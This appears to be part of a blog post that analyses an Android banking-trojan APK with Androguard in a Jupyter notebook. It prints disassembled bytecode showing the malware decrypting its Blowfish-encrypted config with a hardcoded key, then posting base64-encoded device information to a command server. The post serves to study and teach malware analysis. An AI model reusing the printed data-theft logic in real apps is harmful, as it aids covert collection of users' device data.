
```
%%bash
mkdir DEX
cp 7276e76298c50d2ee78271cf5114a176 DEX
cd DEX
unzip 7276e76298c50d2ee78271cf5114a176
cd ..
```

```
Archive:  7276e76298c50d2ee78271cf5114a176
signed by SignApk
  inflating: META-INF/MANIFEST.MF
  inflating: META-INF/CERT.SF
  inflating: META-INF/CERT.RSA
  inflating: AndroidManifest.xml
  inflating: classes.dex
 extracting: res/drawable-hdpi/ic_launcher1.png
 extracting: res/drawable-hdpi/logo.png
 extracting: res/drawable-ldpi/ic_launcher1.png
 extracting: res/drawable-mdpi/ic_launcher1.png
 extracting: res/drawable-xhdpi/ic_launcher1.png
  inflating: res/layout/actup.xml
  inflating: res/layout/main.xml
  inflating: res/layout/main2.xml
  inflating: res/menu/main.xml
 extracting: res/raw/blfs.key
  inflating: res/raw/config.cfg
  inflating: resources.arsc
```

```
import hashlib
import StringIO, pydot
from IPython.display import Image
from androguard.core.bytecodes.dvm import *
from androguard.core.analysis.analysis import VMAnalysis
from androguard.core.bytecode import method2dot, method2format, method2png


d = DalvikVMFormat(open("DEX/classes.dex").read())
x = VMAnalysis(d)
d.set_vmanalysis(x)


# Utilities
def create_graph(data, output):
    # Stolen from androguard/core/bytecode.py
    buff = "digraph {\n"
    buff += "graph [rankdir=TB]\n"
    buff += "node [shape=plaintext]\n"

    # subgraphs cluster
    buff += "subgraph cluster_" + hashlib.md5(output).hexdigest() + "
{\nlabel=\"%s\"\n" % data['name']
    buff += data['nodes']
    buff += "}\n"

    # subgraphs edges
    buff += data['edges']
    buff += "}\n"

    graph = pydot.graph_from_dot_data(buff)

    return graph
```

com.gmail.xlibs.myFunctions: getFirst()

```
# Definition:  d.get_method_descriptor(self, class_name, method_name, descriptor)
#
# Examples for method descriptors:
#   R 62 Lcom/gmail/xlibs/myFunctions;->getFirst (Landroid/content/Context;)V
#   R 17c Lcom/gmail/xlibs/myFunctions;->getFirst (Landroid/content/Context;)V
#   R e8 Lcom/gmail/xlibs/myFunctions;->getSecond (Landroid/content/Context;)V
#   R 0 Lcom/gmail/xlibs/myFunctions;->setK12 (Ljava/lang/String;
Landroid/content/Context;)Ljava/lang/String;

m = d.get_method_descriptor("Lcom/gmail/xlibs/myFunctions;", "getFirst", "
(Landroid/content/Context;)V")
buff_dot = method2dot(x.get_method(m))

graph = create_graph(buff_dot, "png")
Image(graph.create_png())
```



```
Lcom/gmail/xlibs/myFunctions;.getFirst->(Landroid/content/Context;)V
Local registers v0 ... v13
param v14 = android.content.Context
return = void
```

```
0   const-string  v11, 'RID'
4   const/4  v12, 0x0
6   invoke-static  v11, v12, v14, Lcom/gmail/xlibs/myFunctions;->getVar(Ljava/lang/String; I Landroid/content/Context;)I
c   move-result  v0
e   if-nez  v0, 0xa0
```

```
12  const/high16  v11, 0x7f04 ; [1.754580954436089e+38]
16  const/4  v12, 0x0
18  invoke-static  v11, v12, v14, Lcom/gmail/xlibs/myFunctions;->getRawData(I I Landroid/content/Context;)Ljava/lang/String;
1e  move-result-object  v5
20  const  v11, 0x7f040001 ; [1.754581157260185e+38]
26  const/4  v12, 0x1
28  invoke-static  v11, v12, v14, Lcom/gmail/xlibs/myFunctions;->getRawData(I I Landroid/content/Context;)Ljava/lang/String;
2e  move-result-object  v6
30  new-instance  v1, Lcom/gmail/xlibs/Blowfish;
34  const-string  v11, 'base64'
38  const-string  v12, '12345678'
3c  invoke-direct  v1, v5, v11, v12, Lcom/gmail/xlibs/Blowfish;-><init>(Ljava/lang/String; Ljava/lang/String; Ljava/lang/String;)V
42  invoke-virtual  v1, v6, Lcom/gmail/xlibs/Blowfish;->decrypt(Ljava/lang/String;)Ljava/lang/String;
48  move-result-object  v2
4a  invoke-static  v2, v14, Lcom/gmail/xlibs/myFunctions;->parseXml(Ljava/lang/String; Landroid/content/Context;)V
50  const-string  v11, 'RID'
54  const/4  v12, 0x0
56  invoke-static  v11, v12, v14, Lcom/gmail/xlibs/myFunctions;->getVar(Ljava/lang/String; I Landroid/content/Context;)I
5c  move-result  v0
5e  if-eqz  v0, 0x78
```

```
62  const-string  v11, 'BLFSK'
66  invoke-static  v11, v5, v14, Lcom/gmail/xlibs/myFunctions;->setVar(Ljava/lang/String; Ljava/lang/String; Landroid/content/Context;)V
6c  const-string  v11, 'RID'
70  invoke-static  v11, v0, v14, Lcom/gmail/xlibs/myFunctions;->setVar(Ljava/lang/String; I Landroid/content/Context;)V
76  const-string  v11, 'USE_URL_MAIN'
7a  const-string  v12, ''
7e  invoke-static  v11, v12, v14, Lcom/gmail/xlibs/myFunctions;->getVar(Ljava/lang/String; Ljava/lang/String; Landroid/content/Context;)Ljava/lang/String;
84  move-result-object  v9
86  invoke-virtual  v9, Ljava/lang/String;->trim()Ljava/lang/String;
8c  move-result-object  v11
8e  invoke-virtual  v11, Ljava/lang/String;->length()I
94  move-result  v11
96  if-lez  v11, 0x5c
```

```
9a  const/4  v11, 0x3
9c  new-array  v7, v11, [Ljava/lang/String;
a0  const/4  v11, 0x0
a2  const-string  v12, 'data'
a6  aput-object  v12, v7, v11
aa  const/4  v11, 0x1
ac  const-string  v12, 'rid'
b0  aput-object  v12, v7, v11
b4  const/4  v11, 0x2
b6  const-string  v12, 'first'
ba  aput-object  v12, v7, v11
be  const/4  v11, 0x3
c0  new-array  v10, v11, [Ljava/lang/String;
c4  const/4  v11, 0x0
c6  invoke-static  v14, Lcom/gmail/xlibs/myFunctions;->deviceInfo(Landroid/content/Context;)Ljava/lang/String;
cc  move-result-object  v12
ce  invoke-static  v12, Lcom/gmail/xlibs/Blowfish;->base64_encode(Ljava/lang/String;)Ljava/lang/String;
d4  move-result-object  v12
d6  aput-object  v12, v10, v11
da  const/4  v11, 0x1
dc  const-string  v12, 'RID'
e0  const/4  v13, 0x0
e2  invoke-static  v12, v13, v14, Lcom/gmail/xlibs/myFunctions;->getVar(Ljava/lang/String; I Landroid/content/Context;)I
e8  move-result  v12
ea  invoke-static  v12, Lcom/gmail/xlibs/myFunctions;->IntToStr(I)Ljava/lang/String;
f0  move-result-object  v12
f2  aput-object  v12, v10, v11
f6  const/4  v11, 0x2
f8  const-string  v12, 'true'
fc  aput-object  v12, v10, v11
100 const-string  v11, 'UTF-8'
104 invoke-static  v7, v10, v11, Lcom/gmail/xlibs/SimpleCurl;->prepareVars([Ljava/lang/String; [Ljava/lang/String; Ljava/lang/String;)Ljava/lang/String;
10a move-result-object  v3
10c const-string  v8, ''
```

```
110 const-string  v11, 'UTF-8'
114 invoke-static  v9, v3, v11, Lcom/gmail/xlibs/SimpleCurl;->httpPost(Ljava/lang/String; Ljava/lang/String; Ljava/lang/String;)Ljava/lang/String;
11a move-result-object  v8
```

```
150 move-exception  v4
152 const-string  v11, 'RID'
156 const/4  v12, 0x0
158 invoke-static  v11, v12, v14, Lcom/gmail/xlibs/myFunctions;->setVar(Ljava/lang/String; I Landroid/content/Context;)V
15e invoke-virtual  v4, Ljava/net/MalformedURLException;->printStackTrace()V
164 goto  0x-24
```

```
166 move-exception  v4
168 const-string  v11, 'RID'
16c const/4  v12, 0x0
16e invoke-static  v11, v12, v14, Lcom/gmail/xlibs/myFunctions;->setVar(Ljava/lang/String; I Landroid/content/Context;)V
174 invoke-virtual  v4, Ljava/io/IOException;->printStackTrace()V
17a goto  0x-2f
```

```
11c invoke-virtual  v8, Ljava/lang/String;->trim()Ljava/lang/String;
122 move-result-object  v8
124 if-eqz  v8, 0x8
```

```
128 invoke-virtual  v8, Ljava/lang/String;->length()I
12e move-result  v11
130 if-nez  v11, 0x26
```


```
134 const-string  v11, 'RID'
138 const/4  v12, 0x0
13a invoke-static  v11, v12, v14, Lcom/gmail/xlibs/myFunctions;->setVar(Ljava/lang/String; I Landroid/content/Context;)V
140 const-string  v11, 'HTTP'
144 const-string  v12, 'Obnilim rid'
148 invoke-static  v11, v12, Landroid/util/Log;->d(Ljava/lang/String; Ljava/lang/String;)I
```

```
17c const-string  v11, 'BLFSK'
180 invoke-static  v11, v8, v14, Lcom/gmail/xlibs/myFunctions;->setVar(Ljava/lang/String; Ljava/lang/String; Landroid/content/Context;)V
186 goto  0x-1c
```

```
14e return-void
```

com.gmail.xlibs.myFunctions: getSecond()

```
m = d.get_method_descriptor("Lcom/gmail/xlibs/myFunctions;", "getSecond", "
(Landroid/content/Context;)V")
buff_dot = method2dot(x.get_method(m))

graph = create_graph(buff_dot, "png")
Image(graph.create_png())
```



```
Lcom/gmail/xlibs/myFunctions;.getSecond->(Landroid/content/Context;)V
Local registers v0 ... v14
param v15 = android.content.Context
return = void

0   const/4  v14, 0x2
2   const/4  v13, 0x1
4   const/4  v12, 0x0
6   const-string  v10, 'USE_URL_MAIN'
a   const-string  v11, ''
e   invoke-static  v10, v11, v15, Lcom/gmail/xlibs/myFunctions;->getVar(Ljava/lang/String; Ljava/lang/String; Landroid/content/Context;)Ljava/lang/String;
14  move-result-object  v8
16  const-string  v10, 'RID'
1a  invoke-static  v10, v12, v15, Lcom/gmail/xlibs/myFunctions;->getVar(Ljava/lang/String; I Landroid/content/Context;)I
20  move-result  v0
22  invoke-virtual  v8, Ljava/lang/String;->length()I
28  move-result  v10
2a  if-lez  v10, 0x54

2e  if-lez  v0, 0x52

32  new-array  v6, v14, [Ljava/lang/String;
36  const-string  v10, 'data'
3a  aput-object  v10, v6, v12
3e  const-string  v10, 'rid'
42  aput-object  v10, v6, v13
46  new-array  v9, v14, [Ljava/lang/String;
4a  invoke-static  v15, Lcom/gmail/xlibs/myFunctions;->deviceInfo(Landroid/content/Context;)Ljava/lang/String;
50  move-result-object  v10
52  invoke-static  v10, Lcom/gmail/xlibs/Blowfish;->base64_encode(Ljava/lang/String;)Ljava/lang/String;
58  move-result-object  v10
5a  aput-object  v10, v9, v12
5e  const-string  v10, 'RID'
62  invoke-static  v10, v12, v15, Lcom/gmail/xlibs/myFunctions;->getVar(Ljava/lang/String; I Landroid/content/Context;)I
68  move-result  v10
6a  invoke-static  v10, Lcom/gmail/xlibs/myFunctions;->IntToStr(I)Ljava/lang/String;
70  move-result-object  v10
72  aput-object  v10, v9, v13
76  const-string  v10, 'UTF-8'
7a  invoke-static  v6, v9, v10, Lcom/gmail/xlibs/SimpleCurl;->prepareVars([Ljava/lang/String; [Ljava/lang/String; Ljava/lang/String;)Ljava/lang/String;
80  move-result-object  v4
82  const-string  v7, ''

86  const-string  v10, 'UTF-8'
8a  invoke-static  v8, v4, v10, Lcom/gmail/xlibs/SimpleCurl;->httpPost(Ljava/lang/String; Ljava/lang/String; Ljava/lang/String;)Ljava/lang/String;
90  move-result-object  v7

d4  move-exception  v5
d6  invoke-virtual  v5, Ljava/net/MalformedURLException;->printStackTrace()V
dc  goto  0x-25

de  move-exception  v5
e0  invoke-virtual  v5, Ljava/io/IOException;->printStackTrace()V
e6  goto  0x-2a

92  if-eqz  v7, 0x20

96  invoke-virtual  v7, Ljava/lang/String;->length()I
9c  move-result  v10
9e  if-lez  v10, 0x1a

a2  invoke-virtual  v7, Ljava/lang/String;->trim()Ljava/lang/String;
a8  move-result-object  v7
aa  const-string  v10, 'BADDEVICE'
ae  invoke-virtual  v7, v10, Ljava/lang/String;->equals(Ljava/lang/Object;)Z
b4  move-result  v10
b6  if-eqz  v10, 0x19

e8  const-string  v10, 'BLFSK'
ec  const-string  v11, ''
f0  invoke-static  v10, v11, v15, Lcom/gmail/xlibs/myFunctions;->getVar(Ljava/lang/String; Ljava/lang/String; Landroid/content/Context;)Ljava/lang/String;
f6  move-result-object  v2
f8  new-instance  v1, Lcom/gmail/xlibs/Blowfish;
fc  const-string  v10, 'base64'
100 const-string  v11, '12345678'
104 invoke-direct  v1, v2, v10, v11, Lcom/gmail/xlibs/Blowfish;-><init>(Ljava/lang/String; Ljava/lang/String; Ljava/lang/String;)V
10a invoke-virtual  v1, v7, Lcom/gmail/xlibs/Blowfish;->decrypt(Ljava/lang/String;)Ljava/lang/String;
110 move-result-object  v3
112 invoke-static  v3, v15, Lcom/gmail/xlibs/myFunctions;->parseXml(Ljava/lang/String; Landroid/content/Context;)V
118 goto  0x-23

ba  const-string  v10, 'RID'
be  invoke-static  v10, v12, v15, Lcom/gmail/xlibs/myFunctions;->setVar(Ljava/lang/String; I Landroid/content/Context;)V
c4  const-string  v10, 'HTTP'
c8  const-string  v11, 'Obnilim rid'
cc  invoke-static  v10, v11, Landroid/util/Log;->d(Ljava/lang/String; Ljava/lang/String;)I

d2  return-void
```

com.gmail.xservices: XRepeat

`getFirst` and `getSecond` are both called from the class `com.gmail.xservices.XRepeat` in the method `doInBackground`. Let's search for the appropriate *method descriptor*:

```
# We should have a list of PathP objects which represent where a specific method is
called:
paths = x.tainted_packages.search_methods(".", "onReceive", ".")
paths
```


```
[<androguard.core.analysis.analysis.PathP instance at 0x101a5290>]
```

```
# Get the class manager from the VM
cm = d.get_class_manager()

src = []
dst = []
# Iterate through paths
for p in paths:
    src.append(p.get_src(cm))
    dst.append(p.get_dst(cm))

df_src = pd.DataFrame(src, columns=['From', 'Method', 'Type'])
df_dst = pd.DataFrame(dst, columns=['To', 'Method', 'Type'])
display_html(df_src)
display_html(df_dst)
```

	From	Method	Type
0	Landroid/support/v4/content/LocalBroadcastMana...	executePendingBroadcasts	()V

	To	Method	Type
0	Landroid/content/BroadcastReceiver;	onReceive	(Landroid/content/Context; Landroid/content/In...

```
m = d.get_method_descriptor("Lcom/gmail/xservices/XRepeat;", "onReceive", "
(Landroid/content/Context; Landroid/content/Intent;)V")

buff_dot = method2dot(x.get_method(m))
graph = create_graph(buff_dot, "png")
Image(graph.create_png())
```



```
Lcom/gmail/xservices/XRepeat;.onReceive->(Landroid/content/Context; Landroid/content/Intent;)V
Local registers v0 ... v4
param v5 = android.content.Context
param v6 = android.content.Intent
return = void

0   invoke-static v5, Lcom/gmail/xlibs/myFunctions;->isOnline(Landroid/content/Context;)Z
6   move-result v0
8   if-eqz v0, 0x12

c   new-instance v0, Lcom/gmail/xservices/XRepeat$1RequestTask;
10  invoke-direct v0, v4, v5, Lcom/gmail/xservices/XRepeat$1RequestTask;-><init>(Lcom/gmail/xservices/XRepeat; Landroid/content/Context;)V
16  const/4 v1, 0x1
18  new-array v1, v1, [Ljava/lang/String;
1c  const/4 v2, 0x0
1e  const-string v3, 'UTF-8'
22  aput-object v3, v1, v2
26  invoke-virtual v0, v1, Lcom/gmail/xservices/XRepeat$1RequestTask;->execute([Ljava/lang/Object;)Landroid/os/AsyncTask;

2c  return-void
```

Conclusion

I’ve found cool new ways how to analyze an APK using python tools. **AndroGuard** seems to be a quite good framework to work it. Although I’ve managed it to get *almost* everything working, I must say that the project itself (and its components!) aren’t well documented. Then I had several errors like this one:

```
# ~/work/bin/androguard/androdd.py -i FakeBanker.apk -f PNG -o neu
Dump information FakeBanker.apk in neu
Clean directory neu
Analysis ... End
Decompilation ... End
ERROR: module pydot not found
Dump Landroid/support/v4/app/FragmentManager; <init> ()V ... PNG ...
Traceback (most recent call last):
  File "/root/work/bin/androguard/androdd.py", line 222, in <module>
    main(options, arguments)
  File "/root/work/bin/androguard/androdd.py", line 207, in main~~~
    export_apps_to_format(options.input, a, options.output, options.limit,
options.jar, options.decompiler, options.format)
  File "/root/work/bin/androguard/androdd.py", line 180, in export_apps_to_format
    method2format(filename + "." + format, format, None, buff)
  File "/root/work/bin/androguard/androguard/core/bytecode.py", line 338, in
method2format
    error("module pydot not found")
  File "/root/work/bin/androguard/androguard/core/androconf.py", line 270, in error
    raise()
TypeError: exceptions must be old-style classes or derived from BaseException, not
tuple
```

But I don’t want to complain about the project. In fact I think its the most comprehensive tool bundle out there for analytical purposes. If you know better alternatives just let me know about it. In the **next part** I’ll be writing about **dynamic code analysis**. So stay tuned :)